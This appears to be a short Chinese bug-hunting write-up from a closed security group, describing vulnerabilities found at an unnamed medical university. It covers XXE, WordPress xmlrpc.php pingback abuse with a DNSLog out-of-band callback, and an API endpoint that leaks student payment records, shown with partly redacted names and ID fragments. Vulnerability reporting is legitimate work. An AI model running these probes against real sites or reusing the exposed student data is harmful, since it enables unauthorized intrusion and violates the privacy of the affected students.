

医科大学漏洞


xxe


http://**/xmlrpc.php

get传输转换post传输

查看系统允许的方法

system.listMethods





pingback.ping

http://**/

http://**?p=7575

DNSLog.cn

Get SubDomain Refresh Record

ocsucy.dnslog.cn

DNS Query Record	
ocsucy.dnslog.cn	
ocsucy.dnslog.cn	
ocsucy.dnslog.cn	

接口信息泄露

这种最简单 进入到后台之后找那些数据交互的点 然后 f12 刷新网络 一个一个查看

http://**/business/stuPay/stuPay/datas?page=1&pageSize=30&deptId=&keywords=&sex=

← → ↻ [redacted] uPay/stuPay/datas?page=1&pageSize=30&deptId=&keywords=&sex= [icons]

[redacted]	deptId":15	22790",	[redacted]	","usern
[redacted]	ae": "杨林	": 2032	[redacted]	5342788",
[redacted]	级生物科学	idcode":	[redacted]	trname": "
[redacted]	ne": "赖山	name": "	[redacted]	785", "id
[redacted]	床医学专升	"idcode	[redacted]	ername"
[redacted]	ne": "马修	ne": "203	[redacted]	
[redacted]	name": "张	name": "	[redacted]	42781", "
[redacted]	床医学专升	"idcode	[redacted]	ername"
[redacted]	name": "何	ne": "20	[redacted]	
[redacted]	name": "尹	ne": "21	[redacted]	42777", "
[redacted]	士班(专)",	code": "	[redacted]	ame": "18
[redacted]	name": "邓	ne": "20	[redacted]	
[redacted]	学院《专	ne": "21	[redacted]	773", "id
[redacted]	ne": "汪	"idcode	[redacted]	ername"
[redacted]	name": "蔡	ne": "20	[redacted]	
[redacted]	name": "任	ne": "21	[redacted]	768", "id
[redacted]	共卫生学院	22767",	[redacted]	"2", use
[redacted]	11361, ne	"," use	[redacted]	(学
[redacted]	name": "王	name": "	[redacted]	764", "id
[redacted]	理学专升	idcode"	[redacted]	trname": "
[redacted]	name": "刘	name": "	[redacted]	1", "idcode
[redacted]	, "pageSize	total	[redacted]	

LK安全内部圈子 禁止外